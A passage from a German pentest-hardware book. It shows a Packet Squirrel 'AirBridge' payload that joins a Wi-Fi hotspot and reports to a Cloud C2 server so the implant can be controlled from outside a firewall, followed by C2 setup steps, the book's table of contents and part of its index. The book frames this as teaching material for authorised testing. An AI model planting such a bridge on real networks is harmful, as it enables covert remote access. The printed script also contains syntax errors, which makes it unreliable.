Sie benötigen einen kompatiblen WLAN-Adapter mit dem Chipsatz MediaTek MT7612U. Ich verwende hierbei den Adapter MK7AC Module, den Sie bereits vom WiFi Pineapple kennen. Dieses wird jedoch nicht von Haus aus erkannt, sondern Sie müssen erst eine interne Verbindung herstellen und das Paket `usb-modeswitch` installieren:

```
$ opkg update && opkg install usb-modeswitch
```

Abbildung 16.24 Packet Squirrel mit angeschlossenem MK7AC-WLAN-Modul

Für dieses Szenario benötigen Sie ein WLAN, mit dem sich Packet Squirrel verbinden und eine Verbindung zum Internet herstellen kann. Dies kann z. B. der Hotspot eines Smartphones sein. In diesem Beispiel hat das WLAN die SSID *wlan* und das Passwort *0123456789*.

Stellen Sie die Netzwerkverbindung und die Stromversorgung her. Rufen Sie das Webinterface auf und legen Sie die Payload – z. B. für den SWITCH 1 – ab. Warten Sie, bis die LED schnell magenta blinkt. Schließen Sie nun den WLAN-Adapter an, und bestätigen Sie die Taste.

```
#!/bin/bash

# Title:       AirBridge
# Author:      Oi41E
```

```
#
# Description: A payload to enable WiFi on the Squirrel,
# when a WiFi Adapter is attached.

# Requirements beforehand: opkg update && opkg install usb-modeswitch,
# MK7AC Module or similar WiFi Adapter.
# Usage: Connect with payload switch selected, and wait for the magenta LED,
#  insert WiFi adapter, press button.

# Netzwerkmodus BRIDGE wird verwendet
NETMODE BRIDGE

LED M FAST

# WLAN-Adapter anschliessen
# Warten, bis die Taste gedrueckt wird
BUTTON

LED G FAST

# Die alte WLAN-Konfigurationsdatei wpa_supplicant.conf wird geloescht
rm /etc/wpa_supplicant.conf

# Es wird überprueft, ob die Netzwerkschnittstelle wlan0 verfuegbar ist
if ! ip link show wlan0 | grep -q "state UP"; then
     ip link set wlan0
else
     echo "wlan0 is already up."
Fi

# Erstellen der neuen WLAN-Konfigurationsdatei wpa_supplicant.conf
cat > /etc/wpa_supplicant.conf <<EOF
ctrl_interface=/var/run/wpa_supplicant

network={
    ssid="wlan"
    psk="0123456789"
}
EOF

# Starten der Netzwerkschnittstelle mit der WLAN-Konfigurationsdatei
wpa_supplicant -B -i "wlan0" -c /etc/wpa_supplicant.conf
```

```
# IP-Adresse ueber DHCP beziehen
udhcpc -i "wlan0"

# Pruefen, ob eine Verbindung zur IP-Adresse 9.9.9.9 im Internet besteht
if ping -c 1 9.9.9.9 then
    C2NOTIFY INFO AirBridge initiated!
    LED G SOLID
Else
    LED R SOLID
Fi

# Nun kommt die eigentliche Payload, etwas die Verbindung zum Cloud C2 Server
```

Listing 16.8 AirBridge Payload für das Packet Squirrel Mark II

Das Beispiel aus Listing 16.8 kann sehr gut für Penetrationstests oder Security Awareness Training verwendet werden. Die Verbindung eines lokalen Netzwerks über ein Smartphone mit einem Command-and-Control-Server im Internet und das Agieren hinter der Firewall sind immer wieder beeindruckend.

Weitere Payloads

Wenn Sie individuelle Angriffe durchführen wollen, können Sie eigene Payloads entwickeln. Dabei sollte Ihre erste Anlaufstelle die Sammlung von Hak5 sein, an der Sie sich orientieren können:

https://github.com/hak5/packetsquirrel-payloads

Cloud C²

Das Packet Squirrel ist mit der Cloud C² von Hak5 kompatibel und kann auf diese Weise über das Internet ferngesteuert werden. Die Einrichtung eines eigenen Cloud-C²-Servers habe ich in Abschnitt 20.6, »Cloud C² von Hak5«, beschrieben.

Um das Packet Squirrel mit Ihrem Cloud-C²-Server zu verbinden, melden Sie sich an und klicken auf der Startseite entweder auf den Button ADD DEVICE oder rechts unten auf das runde blaue Icon mit dem Plus. In dem Dialog, der nun erscheint (siehe Abbildung 16.25), vergeben Sie einen beliebigen Namen und wählen aus der Liste DEVICE TYPE den Eintrag PACKET SQUIRREL AMRK II aus. Zusätzlich können Sie noch eine Beschreibung vergeben. Schließen Sie den Vorgang mit einem Klick auf den Button ADD DEVICE ab.

Jetzt erscheint das hinzugefügte Packet Squirrel auf der Startseite in der Rubrik DEVICES. Wählen Sie den Eintrag aus, um die Detailansicht zu öffnen. Klicken Sie auf den Button SETUP und im anschließenden Dialog auf DOWNLOAD. Dadurch wird die Datei *device.config* generiert und zum Download angeboten (siehe Abbildung 16.26).

Auf einen Blick

1 Einleitung 19

TEIL I IT-Sicherheitspenetrationstests durchführen

2 IT-Sicherheitspenetrationstests 29
3 Red Teaming als Methode 53
4 Testszenarien in der Praxis 65

TEIL II Awareness-Schulungen mit Pentest-Hardware

5 Security-Awareness-Schulungen 107
6 Erfolgreiche Schulungsmethoden 115
7 Schulungsszenarien in der Praxis 125

TEIL III Hacking- & Pentest-Hardware-Tools

8 Pentest-Hardware 143
9 Heimliche Überwachung durch Spionage-Gadgets 155
10 Tastatureingaben und Monitorsignale mit Loggern aufzeichnen 175
11 Angriffe über die USB-Schnittstelle 211
12 Manipulation von Funkverbindungen 333
13 RFID-Tags duplizieren und manipulieren 373
14 Bluetooth-Kommunikation tracken und manipulieren 417
15 WLAN-Verbindungen manipulieren und unterbrechen 437
16 Kabelgebundene LAN-Netzwerke ausspionieren 477
17 Universelle Hacking-Hardware 535
18 Nicht mehr produzierte Hardware und Vorgängerversionen 565
19 Analyse gefundener Hardware 609
20 Anleitungen & Wissensdatenbank 633

Inhalt

Geleitwort 17

1 Einleitung 19

1.1 An wen richtet sich dieses Buch? 20
1.2 Was wird in diesem Buch vermittelt? 21
1.3 Wie ist dieses Buch aufgebaut? 21
1.4 Über den Autor 25
1.5 Materialien zum Buch 26

TEIL I IT-Sicherheitspenetrationstests durchführen

2 IT-Sicherheitspenetrationstests 29

2.1 Einstieg: Was sind Pentests? 30
2.1.1 Vorteile von Penetrationstests 30
2.1.2 Die Grenzen von IT-Sicherheitstests 31
2.1.3 Zielsetzungen von Penetrationstests 32
2.1.4 Bedrohungen und Angriffe 34
2.2 Eigenschaften von Penetrationstests 39
2.2.1 Ausrichtung 40
2.2.2 Vorgehensweise 41
2.2.3 Organisation 42
2.2.4 Ethical Hacking 43
2.3 Ablauf von Penetrationstests 44
2.3.1 1. Phase: Pre-Engagement (Vorbereitung) 45
2.3.2 2. Phase: Reconnaissance (Informationsbeschaffung) 46
2.3.3 3. Phase: Threat Modeling (Angriffsszenarien) 46
2.3.4 4. Phase: Exploitation (aktive Eindringversuche) 47
2.3.5 5. Phase: Reporting (Abschlussanalyse) 47
2.3.6 6. Phase: Re-Testing (erneutes Testen) 47

2.4 Bewertung von Schwachstellen ... 48
2.5 Behebung von Schwachstellen ... 51

3 Red Teaming als Methode 53

3.1 Red Teaming erfolgreich einsetzen ... 55
3.1.1 Ziele definieren ... 55
3.1.2 Leitfäden und Vorgaben für Red Teaming ... 57
3.1.3 Vorteile des Red Teamings ... 58
3.2 Ablauf des Red Teamings ... 59
3.2.1 Voraussetzungen ... 59
3.2.2 Phasen des Red Teamings ... 60
3.3 Die Variante »Purple Team« ... 62

4 Testszenarien in der Praxis 65

4.1 Szenario A: WLAN-Überwachungskamera testen ... 66
4.1.1 Pre-Engagement (Vorbereitung) ... 68
4.1.2 Reconnaissance (Informationsbeschaffung) ... 69
4.1.3 Threat Modeling (Angriffsszenarien) ... 70
4.1.4 Exploitation (aktive Eindringversuche) ... 71
4.1.5 Reporting (Abschlussanalyse) ... 77
4.1.6 Re-Testing (erneutes Testen) ... 78
4.2 Szenario B: RFID-Zugangskarten für ein Schließsystem untersuchen ... 79
4.2.1 Pre-Engagement (Vorbereitung) ... 80
4.2.2 Reconnaissance (Informationsbeschaffung) ... 81
4.2.3 Threat Modeling (Angriffsszenarien) ... 82
4.2.4 Exploitation (aktive Eindringversuche) ... 85
4.2.5 Reporting (Abschlussanalyse) ... 86
4.2.6 Re-Testing (erneutes Testen) ... 87
4.3 Szenario C: Netzwerkverbindungen eines Druckers überprüfen ... 87
4.3.1 Pre-Engagement (Vorbereitung) ... 88
4.3.2 Reconnaissance (Informationsbeschaffung) ... 89
4.3.3 Threat Modeling (Angriffsszenarien) ... 90
4.3.4 Exploitation (aktive Eindringversuche) ... 91

4.3.5 Reporting (Abschlussanalyse) ... 93
4.3.6 Re-Testing (erneutes Testen) ... 94

4.4 Szenario D: Die Schnittstellen eines Client-Rechners analysieren ... 94
4.4.1 Pre-Engagement (Vorbereitung) ... 95
4.4.2 Reconnaissance (Informationsbeschaffung) ... 96
4.4.3 Threat Modeling (Angriffsszenarien) ... 97
4.4.4 Exploitation (aktive Eindringversuche) ... 99
4.4.5 Reporting (Abschlussanalyse) ... 103
4.4.6 Re-Testing (erneutes Testen) ... 104

TEIL II Awareness-Schulungen mit Pentest-Hardware

5 Security-Awareness-Schulungen 107

5.1 Social Engineering ... 108

5.2 Verschiedene Schulungsarten ... 109

5.3 Security-Awareness-Trainings mit Pentest-Hardware ... 111
5.3.1 Zielsetzung ... 111
5.3.2 Planung ... 112
5.3.3 Ausführung ... 112
5.3.4 Auswertung ... 113

6 Erfolgreiche Schulungsmethoden 115

6.1 Interesse wecken ... 116
6.1.1 Bezug ... 116
6.1.2 Storytelling ... 117
6.1.3 Visualisierung ... 118

6.2 Motivation fördern ... 118
6.2.1 Praxisbeispiele ... 119
6.2.2 Live Hacking ... 119

6.3 Aktivierung steuern ... 119
6.3.1 Quiz ... 120
6.3.2 Blitzlicht-Methode ... 120
6.3.3 Fachbezogenes Kurzgespräch ... 121
6.3.4 Gruppenpuzzle ... 121

6.4 Interaktion anregen ... 122
6.4.1 Learning by Doing ... 122
6.4.2 Gruppenarbeit ... 123
6.4.3 Gamification ... 124

7 Schulungsszenarien in der Praxis 125

7.1 Szenario A: Verseuchter Arbeitsplatz ... 126
7.1.1 Vorbereitung ... 126
7.1.2 Durchführung ... 128
7.2 Szenario B: Hardware-Schnitzeljagd ... 129
7.2.1 Vorbereitung ... 129
7.2.2 Durchführung ... 131
7.3 Szenario C: USB-Sticks im öffentlichen Bereich ... 131
7.3.1 Vorbereitungen ... 132
7.3.2 Durchführung ... 138

TEIL III Hacking- & Pentest-Hardware-Tools

8 Pentest-Hardware 143

8.1 Überblick über die Hardware ... 144
8.1.1 Spionage-Gadgets ... 144
8.1.2 Logger ... 144
8.1.3 USB ... 145
8.1.4 Funk ... 146
8.1.5 RFID ... 147
8.1.6 Bluetooth ... 148
8.1.7 WLAN ... 148
8.1.8 Netzwerk ... 149
8.1.9 Universelle Tools ... 150
8.2 Rechtliche Aspekte ... 150
8.3 Bezugsquellen ... 152
8.3.1 Internationale Shops ... 152
8.3.2 Shops in der Europäischen Union ... 153
8.3.3 Shops in Deutschland ... 154

9 Heimliche Überwachung durch Spionage-Gadgets 155

9.1 Angriffsszenario ... 156

9.2 Mini-Aufnahmegeräte – geheime Audioaufzeichnungen ... 159

9.3 GSM-Aufnahmegerät – weltweite Audioübertragungen ... 162

9.4 Spionagekameras – unbemerkte Videoaufnahmen ... 165

9.5 WLAN-Minikameras – vielfältige Kameramodule ... 166

9.6 GPS-Tracker – Position heimlich tracken und übermitteln ... 168

9.7 Gegenmaßnahmen ... 170

9.7.1 Audio-Spionage-Gadgets ... 170

9.7.2 Video-Spionage-Gadgets ... 171

9.7.3 Funkverbindungen ... 172

9.8 Analyse von gefundenen Geräten ... 173

10 Tastatureingaben und Monitorsignale mit Loggern aufzeichnen 175

10.1 Angriffsszenario ... 176

10.2 Keylogger – unauffällige Tastaturüberwachung ... 179

10.2.1 USB-Keylogger ... 179

10.2.2 Keylogger mit WLAN ... 184

10.2.3 EvilCrow Keylogger – flexible Plattform ... 188

10.3 Screenlogger – heimliche Bildschirmüberwachung ... 194

10.3.1 VideoGhost – heimliche Screenshots ... 195

10.3.2 Screen Crab – Screenlogger per WLAN ... 198

10.4 Gegenmaßnahmen ... 207

10.4.1 Keylogger ... 207

10.4.2 Screenlogger ... 208

10.5 Analyse von gefundenen Geräten ... 208

11 Angriffe über die USB-Schnittstelle 211

11.1 Angriffsszenario ... 213

11.2 BadUSB-Hardware ... 216
- 11.2.1 Rubber Ducky Mark II – der BadUSB-Klassiker ... 216
- 11.2.2 Digispark – ein günstiges BadUSB-Device ... 224
- 11.2.3 Teensy – ein universelles Board ... 236
- 11.2.4 MalDuino 3 – BadUSB mit Schalter ... 245
- 11.2.5 Arduino Leonardo – BadUSB mit Arduino ... 249
- 11.2.6 EvilCrow-Cable – getarnter BadUSB ... 253

11.3 Steuerung per Bluetooth oder WLAN ... 257
- 11.3.1 InputStick – drahtloser Bluetooth-Empfänger ... 257
- 11.3.2 USBNinja – Bluetooth-Steuerung ... 262
- 11.3.3 Cactus WHID – BadUSB mit WLAN ... 268
- 11.3.4 DSTIKE WIFI Duck – WLAN-Keystroke-Injection ... 275
- 11.3.5 ESP32-S3 Pendrive – Super WiFi Duck ... 280
- 11.3.6 O.MG Produktfamilie ... 283

11.4 USB-Geräte simulieren ... 299
- 11.4.1 Bash Bunny Mark II – das BadUSB-Multitool ... 299
- 11.4.2 Key Croc – ein smarter Keylogger ... 303

11.5 Rechner mit USB-Killern zerstören ... 316
- 11.5.1 USBKill – Geräte irreparabel schädigen ... 316
- 11.5.2 USB-Killer ohne Kennzeichnung ... 323
- 11.5.3 Alternative Killer ... 326

11.6 Gegenmaßnahmen ... 327
- 11.6.1 Softwarelösungen ... 327
- 11.6.2 Hardwarelösungen ... 329

11.7 Analyse von gefundenen Geräten ... 331

12 Manipulation von Funkverbindungen 333

12.1 Angriffsszenario ... 334

12.2 Frequenzen und Antennen ... 336
- 12.2.1 Antennen ... 337

12.3 Funk-Cloner – Funkverbindungen duplizieren ... 339

12.4 NooElec NESDR SMArt – Funkverbindungen analysieren ... 340
12.4.1 Einrichtung ... 341
12.4.2 Anwendung ... 343
12.5 LimeSDR Mini – Funkverbindungen angreifen ... 347
12.5.1 Einrichtung ... 348
12.6 YARD Stick One – Funksignale manipulieren ... 349
12.6.1 Einrichtung ... 351
12.6.2 Anwendung ... 353
12.7 HackRF One – Funkkommunikation einfach duplizieren ... 355
12.7.1 Einrichtung ... 356
12.7.2 Anwendung ... 358
12.8 HackRF One PortaPack – mobile Variante ... 361
12.8.1 Einrichtung ... 362
12.8.2 Anwendung ... 365
12.9 Störsender – Funkverbindungen unterbrechen ... 369
12.10 Gegenmaßnahmen ... 370
12.11 Analyse von gefundenen Geräten ... 371

13 RFID-Tags duplizieren und manipulieren 373

13.1 Angriffsszenario ... 376
13.2 Detektoren – RFID-Reader und -Tags aufspüren ... 379
13.2.1 RFID Diagnostic Card ... 379
13.2.2 RF Field Detector ... 380
13.2.3 Tiny RFID Detector ... 381
13.2.4 Weitere Lösungen ... 381
13.3 Cloner – RFID-Tags einfach kopieren ... 382
13.3.1 Handheld RFID Writer ... 383
13.3.2 CR66 Handheld RFID ... 384
13.3.3 Handheld RFID IC/ID ... 385
13.3.4 RFID Multi Frequenz Replikator ... 386
13.3.5 XIXEI X7-B Smart Card Reader/Writer ... 387
13.4 Keysy – ein universeller RFID-Schlüssel ... 389
13.5 ChameleonMini/Tiny – ein RFID-Multitool ... 391
13.5.1 Varianten ... 392

13.5.2 Einrichtung ... 394
13.5.3 Anwendung ... 395
13.6 Proxmark – eine leistungsstarke RFID-Hardware ... 397
13.6.1 Einrichtung ... 399
13.6.2 Anwendung ... 402
13.6.3 Portable Variante ... 406
13.7 iCopy-X – ein weiteres RFID-Multitool ... 407
13.7.1 Einrichtung ... 409
13.7.2 Anwendung ... 409
13.8 NFCKill – RFID/NFC-Tags zerstören ... 411
13.8.1 Anwendung ... 413
13.8.2 Der RFID-Zapper des CCC ... 413
13.9 Gegenmaßnahmen ... 414
13.10 Analyse von gefundenen Geräten ... 415

14 Bluetooth-Kommunikation tracken und manipulieren 417

14.1 Angriffsszenario ... 418
14.2 Bluefruit LE Sniffer – Bluetooth Low Energy tracken ... 420
14.2.1 Einrichtung ... 421
14.2.2 Anwendung ... 421
14.3 BtleJack mit BBC micro:bit – Bluetooth-LE-Verbindungen abhören ... 424
14.3.1 Einrichtung ... 425
14.3.2 Anwendung ... 426
14.4 Ubertooth One – Bluetooth-Verbindungen analysieren ... 430
14.4.1 Einrichtung ... 431
14.4.2 Anwendung ... 433
14.5 Gegenmaßnahmen ... 436
14.6 Analyse von gefundenen Geräten ... 436

15 WLAN-Verbindungen manipulieren und unterbrechen 437

15.1 Angriffsszenario ... 438

15.2 DSTIKE Deauther – WLAN-Verbindungen unterbrechen ... 440
15.2.1 Varianten ... 442
15.2.2 Einrichtung ... 444
15.2.3 Anwendung ... 447

15.3 Maltronics WiFi Deauther – ferngesteuerter Angriff ... 448
15.3.1 Einrichtung ... 449
15.3.2 Anwendung ... 449

15.4 WiFi Pineapple – WLAN-Netzwerke fälschen ... 454
15.4.1 Varianten ... 455
15.4.2 Einrichtung ... 456
15.4.3 Anwendung ... 463
15.4.4 Cloud C^2 ... 469

15.5 Gegenmaßnahmen ... 473

15.6 Analyse von gefundenen Geräten ... 475

16 Kabelgebundene LAN-Netzwerke ausspionieren 477

16.1 Angriffsszenario ... 478

16.2 Throwing Star LAN Tap – Daten einfach ausleiten ... 480
16.2.1 Anwendung ... 482

16.3 Plunder Bug – Daten elegant ausleiten ... 484
16.3.1 Einrichtung ... 486
16.3.2 Anwendung ... 487

16.4 Packet Squirrel Mark II – Netzwerkverkehr mitschneiden ... 489
16.4.1 Einrichtung ... 491
16.4.2 Anwendung ... 493

16.5 Shark Jack – vorab definierte Aktionen ausführen ... 511
16.5.1 Einrichtung ... 512
16.5.2 Anwendung ... 513

16.6 LAN Turtle – heimlicher Netzwerkzugang ... 518
16.6.1 Einrichtung ... 519
16.6.2 Anwendung ... 524
16.7 Gegenmaßnahmen ... 531
16.8 Analyse von gefundenen Geräten ... 533

17 Universelle Hacking-Hardware 535

17.1 USB Army Knife – LilyGo T-Dongle S3 ... 535
17.1.1 Einrichtung ... 537
17.1.2 Anwendung ... 539
17.2 Hacking mit dem Raspberry Pi: P4wnP1 A.L.O.A. – das BadUSB-Supertool ... 543
17.2.1 Einrichtung ... 545
17.2.2 Anwendung ... 545
17.3 Flipper Zero – Hacker-Tamagotchi ... 548
17.3.1 Einrichtung ... 549
17.3.2 Sub-GHz Funk ... 555
17.3.3 125 kHz RFID ... 557
17.3.4 NFC ... 557
17.3.5 Infrarot ... 558
17.3.6 iButton ... 559
17.3.7 BadUSB ... 560
17.3.8 U2F ... 560
17.3.9 GPIO-Module ... 561
17.3.10 Alternative Firmware ... 561

18 Nicht mehr produzierte Hardware und Vorgängerversionen 565

18.1 Angriffe über die USB-Schnittstelle ... 566
18.1.1 Rubber Ducky – Mark I (Version 2010) ... 566
18.1.2 MalDuino Lite & Elite ... 570
18.1.3 Signal Owl ... 577
18.1.4 Bash Bunny – Mark I ... 581
18.1.5 USBKill – Version 2.0 ... 586

18.2 Manipulation von Funkverbindungen ... 587
18.2.1 Crazyradio PA – Übernahme von Funkverbindungen ... 587
18.3 Kabelgebundene LAN-Netzwerke ausspionieren ... 591
18.3.1 Packet Squirrel – Mark I ... 591

19 Analyse gefundener Hardware 609

19.1 Dokumentation ... 610
19.2 Geräte mit Datenspeicher ... 611
19.2.1 Schutz vor Veränderung (Write-Blocker) ... 611
19.2.2 Eine 1:1-Kopie gefundener Hardware erstellen ... 614
19.2.3 Untersuchung des Dateisystems und der Dateien ... 616
19.2.4 Gelöschte Daten wiederherstellen ... 620
19.2.5 Auslesen über Debug-Schnittstellen ... 622
19.3 Netzwerkverkehr protokollieren ... 622
19.4 WLAN-Netzwerke aufspüren und analysieren ... 627
19.4.1 Analyse via Hardware – WiFi Pineapple ... 627
19.4.2 Analyse per Software – Aircrack-ng ... 628
19.5 Fazit ... 632

20 Anleitungen & Wissensdatenbank 633

20.1 Laborumgebung ... 633
20.1.1 VirtualBox ... 634
20.1.2 Kali Linux ... 635
20.1.3 Windows 11 ... 639
20.2 Arduino IDE ... 642
20.2.1 Kali Linux ... 642
20.2.2 Windows ... 643
20.2.3 Wichtige Einstellungen ... 643
20.3 Virtuelle Tastatur und Maus ... 646
20.3.1 Tastatur ... 647
20.3.2 Maus ... 651
20.4 Ducky Script von Hak5 ... 653
20.4.1 Version 1.0 (2010) ... 654

20.4.2 Version 2.X (2017) ... 655
20.4.3 Version 3.0 (2022) ... 656

20.5 PayloadStudio von Hak5 ... 660
20.5.1 PayloadStudio aufrufen ... 662
20.5.2 Auswahl der Hak5-Hardware ... 662
20.5.3 Payload schreiben ... 663
20.5.4 Payload kompilieren und herunterladen ... 664
20.5.5 Payload exportieren und importieren ... 665
20.5.6 Weitere interessante Funktionen ... 665

20.6 Cloud C^2 von Hak5 ... 666
20.6.1 Cloud C^2 »bestellen« ... 666
20.6.2 Cloud C^2 herunterladen und starten ... 667
20.6.3 Cloud C^2 installieren ... 669

20.7 Tastenkombinationen und Sondertasten ... 671
20.7.1 Tastenkombinationen ... 671
20.7.2 Sondertasten ... 672

Index ... 674

Index

1:1-Kopie ... 614

A

ABCCAM (App) ... 167
Access-Point ... 438
  analysieren ... 631
  nachahmen ... 438
Aircrack Suite ... 627
Aircrack-ng ... 578
AirDrive Keyboard Wizard ... 187
AirDriveForensic Keylogger Cable Pro ... 184
airmon-ng ... 579
AirTag ... 168
aLLreLi ... 160
Angreifertypen
  Aktivisten ... 35
  Angreifer ... 35
  Cracker ... 36
  Cyber-Terroristen ... 37
  Hacker ... 36
  Innentäter ... 36
  Kriminelle ... 37
  Scriptkiddies ... 35
  staatliche Akteure ... 38
  Wirtschaftsspionage ... 37
Angriffsarten ... 34
  aktive Angriffe ... 34
  externe Angriffe ... 35
  interne Angriffe ... 35
  passive Angriffe ... 34
Angriffsphasen ... 38
Angriffsszenario ... 54
Angriffsvektoren ... 32
Antenne ... 337
Arbeitsrecht ... 609
Arduino IDE ... 136, 224, 642
ArduinoLeonardo ... 249
ARM Cortex-M3 ... 431
ARMCortex A7 Quad-Core ... 300, 582
ASIX AX88772C ... 486
Atheros AR9331 ... 519, 592
ATmega32U4 ... 249, 269, 276, 570
Atmega32U4 ... 189
AtmelATXMega128A4U ... 392
Attiny85 ... 254
Aufnahmegerät ... 159, 162
autopwn ... 86

B

BadUSB ... 102, 145, 212
Bash ... 302, 579, 584
Bash Bunny ... 299, 581
Bash BunnyUpdater ... 583
BBC micro:bit ... 418, 424
Beacon ... 168
Bedrohung ... 34
Blackbox-Tests ... 41
Black-Hat ... 36, 43
Blitzlicht-Methode (Schulung) ... 120
Blue Team ... 53
Bluefruit LE Friend ... 420
Bluefruit LE Sniffer ... 418, 420
Bluetooth ... 148, 257
  BadUSB ... 262
  HMAC ... 436
  Public ... 423
  Random ... 423
  Secure Connection ... 436
Bluetooth Low Energy ... 418
Bluetooth Smart → Bluetooth Low Energy
BluetoothLow Energy ... 148
Brute-Force-Angriff ... 34
BtleJack ... 418, 424

C

CactusWHID ... 268
Captive Portal ... 439
Capture the Flag ... 124
CC-Bootloader ... 350
Chameleon Mini GUI ... 394
ChameleonMini ... 391
ChameleonMiniRebooted GUI ... 394
ChameleonMiniRevE Rebooted ... 393
ChameleonMiniRevG (Proxgrind) ... 393
ChameleonTiny ... 391, 393
Cherry Secure Board 1.0 ... 208
Client-Rechner ... 94
Cloud C2 ... 202, 469, 470, 580, 666
Cloud-C2-Server ... 490, 592

Codomoxo ... 165
Common Vulnerability Scoring System (CVSS) ... 48
CR66Handheld RFID ... 384
Cracker ... 36
Crazyradio PA ... 587
Credential Harvester ... 272
Cyber Kill Chain ... 38, 60
Cyber Red Teaming ... 54

D

Dark Pattern ... 108
Datenschutz-Grundverordnung ... 44
Datenspeicher analysieren ... 611
dd (disk dump) ... 615
DeauthDetector ... 473
Deauther ... 440
Deauther Monster V5 ... 442
Digispark ... 96, 98, 102, 224
Digistump ... 224
Diktiergerät ... 160
DNSSEC ... 532
Drucker ... 87
DSTIKE ... 275
DSTIKE Deauther OLED MiNi EVO ... 70, 71, 442
DSTIKEDeauther Watch ... 443
DSTIKEWiFi Deauth Detector ... 474
DuckToolkit ... 568
Ducky Script ... 219, 302, 307, 579, 584
Dumpster Diving ... 109

E

Erfolgswahrscheinlichkeit ... 54
Ermittlungsbehörden ... 610
ESP32 ... 190
ESP32-S3 Pendrive ... 280
ESP8266 ... 276
ESP8266Deauther ... 453
ESPloitV2 ... 269
Ethernet ... 477
Ethernet-Tap ... 480
Ethical Hacking ... 43
Evil Twin (WLAN) ... 439, 454
Evil Twin Access-Point ... 71
Evil Twin(WLAN) ... 438
EvilCrow-Cable ... 253
EvilCrowKeylogger ... 188
exiftool ... 619
Exploitation ... 47

F

Fachbezogenes Kurzgespräch (Schulung) ... 121
Faktor Mensch ... 107
File Carving ... 173, 621
FirewireRevolution ... 154
Flipper Lab ... 552
Flipper Zero ... 548
BadUSB ... 560
Firmware ... 561
GPIO-Module ... 561
iButton ... 559
Infrarot ... 558
NFC ... 557
RFID ... 557
Sub-GHz Funk ... 555
Tastenkombinationen ... 554
Unleashed Firmware ... 561
Foremost ... 621
Framegrabber ... 195
Frequenz ... 336
Frequenzband ... 336
Frequenzbereich ... 336
Funk-Cloner ... 334
Funkverbindungen ... 146, 172

G

Gamification (Schulung) ... 124
Gefahrenpotenzial ... 34
Gefundene Hardware dokumentieren ... 610
Geofencing ... 158
GPS365 (App) ... 169
GPS-Tracker ... 144
Gqrx (Software) ... 341
GreatScott Gadgets ... 154
Greybox-Tests ... 42
Gruppenarbeit (Schulung) ... 123
Gruppenpuzzle (Schulung) ... 121
GSM-Aufnahmegerät ... 162
GSM-Babyfone ... 162
GSM-Mobile-Alarmanlage ... 162
GSM-Modem ... 162
GSM-Tracker ... 168
GSM-Wanze ... 144, 162

H

Hacker-Ethik ... 36
HackerWarehouse ... 152
Hacking-Gadgets ... 143

Hacking-Hardware 143, 609
1:1-Kopie erstellen 614
analysieren 609
Hackmod 154
HackRF One 355
analysieren 371
Mayhem 362
hackrf_transfer 358
Hak5 ..... 153, 198, 299, 303, 577, 581
Cloud C2-Server 666
Handheld RFID Writer 383
HandheldRFID IC/ID 385
HID Usage Tables 673
HMAC 370
Hukitech 163

I

iCopy-X 407
Firmware 409
IEEE802.11w 473
IEEE802.1X 473
Informationsaustausch 62
Infrarot 172, 558
InputStick 257
InputStickUtility 259
Interaktion (Schulung) 122
Internet Printing Protocol 92
IPP over HTTPS 93
ISM-Band 336
IT-Security-Hardware 143
IT-Sicherheitsversprechen 32

J

JackIt 587, 589
Jammer 369

K

Kali Linux 544, 628, 635
Kameradetektor 171
Kameralinsendetektor 171
Key Croc 303
Keyed-Hash Message Authentication Code (HMAC) 370
KeyGrabber 179
KeyGrabber USB 183
Keylogger 96, 144, 179
Analyse 208
Gegenmaßnahmen 207
USB 179
WLAN 184
Keystroke Injection 145, 213
Keysy 389, 391, 415
KEYVILBOARD 189
Kimfly 169
Kismet 578

L

Lab401 153
Laborumgebung 633
Lambda (Antenne) 337
LAN 477
LAN Turtle 96, 103, 479, 518
AutoSSH 103
autossh 524
Cloud C2 528
dns-spoof 526
LAN-Tap 480, 481
Learning by Doing (Schulung) 122
Let'sEncrypt (SSL-Zertifikate) 312
LilyGo T-Dongle S3 535
LimeSDR 348
LimeSDR Mini 347
Live Hacking 119
Local Area Network (LAN) 477
Logger 144, 175
lpdshark 92

M

MAC-Adresse 69
Magic Cards 84, 405
Makros 261
MalDuino 132, 154, 245
Elite 570
Lite 570
MalDuinoConverter 574
MalDuinoW 280
Maltronics 154
Man-in-the-Middle-Angriff 34, 148
mat2 618
MD5-Hash 615
MDK4 ..... 578, 579
Media Dropping 109
Metadaten
Bilddateien 619
Office-Dokumente 618
MIFARE (Standard) 403
MIFARE Classic 81, 403

MIFARE DESFire ... 403
Mifare Desfire Evo II ... 81
MIFARE Plus ... 403
MIFARE-Classic-Standard ... 86, 377
Mini-Aufnahmegerät ... 159
Mobilfunkverbindung ... 623
Momentum ... 563
Mouse Jiggler ... 244, 298
MouseJack ... 587
Murmelgruppe (Schulung) ... 121

N

N2D (Tool) ... 444
Nachtsichtmodus ... 172
Netzwerkverkehr protokollieren ... 622
NFC ... 557
NFC (Near Field Communication) ... 375
NFCKill ... 412, 415
nfcPro ... 388
Nmap ... 486, 513, 578
Noise Jamming ... 369
NooElec NESDR SMArt ... 340
Nordic nRFSniffer ... 421
nRF24LU1+ ... 588
nrf-research ... 589

O

O.MG ... 283
Adapter ... 285
Cabel ... 287
Malicious Cable Detector ... 288
Plug ... 284
Programmer ... 289
UnBlocker ... 288
O.MG Cable ... 264
OpenWRT ... 512
Organisatorische Sicherheit ... 33
Out-of-Band ... 518

P

P4wnP1 A.L.O.A. ... 547
P4wnP1A.L.O.A. ... 544
Packet Squirrel ... 90, 478, 489
analysieren ... 533
Cloud C2 ... 505, 602
Mark I ... 591
Passiver Pentest ... 46
Peensy ... 238
Penetrationstest ... 29
Pentest ... 29
Pentest-Hardware ... 143
Personalschulung ... 33
Phishing ... 108
PHUKD ... 213
PiBunny ... 585
PineAP ... 463
PlatformIO ... 190, 281, 588
PlatformIO Core ... 190
Plunder Bug ... 90, 484
analysieren ... 533
PM3 (Proxmark-Software) ... 86
PortaPack ... 361
Powerbank ... 70
PowerShell ... 244
Praxisbeispiele (Schulung) ... 119
Pre-Engagement ... 45
Programmable HID USB KeystrokeDongle 213
Protected Management Frames ... 473
Proxmark ... 397, 415
BlueShark ... 406
Firmware ... 400
ModemManager ... 399
-Software (PM3) ... 401
Proxmark 3 ... 397
Proxmark 3 RDV4.01 ... 84, 85
Proxmark 3 RDV4.01 ... 397
Purple Team ... 62
PwnDoc ... 47

Q

qFlipper ... 549
Quiz (Schulung) ... 120

R

Radiofrequenz-Identifikation(RFID) ... 373
RADIUS ... 473
Raspberry Pi ... 544
RaspberryPi Zero ... 585
RaspberryPi Zero W ... 544
Raspbian ... 544
Rauschgenerator ... 170, 171
Realtek RTL2832 ... 340
Realtek RTL8152 ... 519
Reconnaissance ... 46
Recuva ... 621
Red Teaming ... 53
Ablauf ... 59

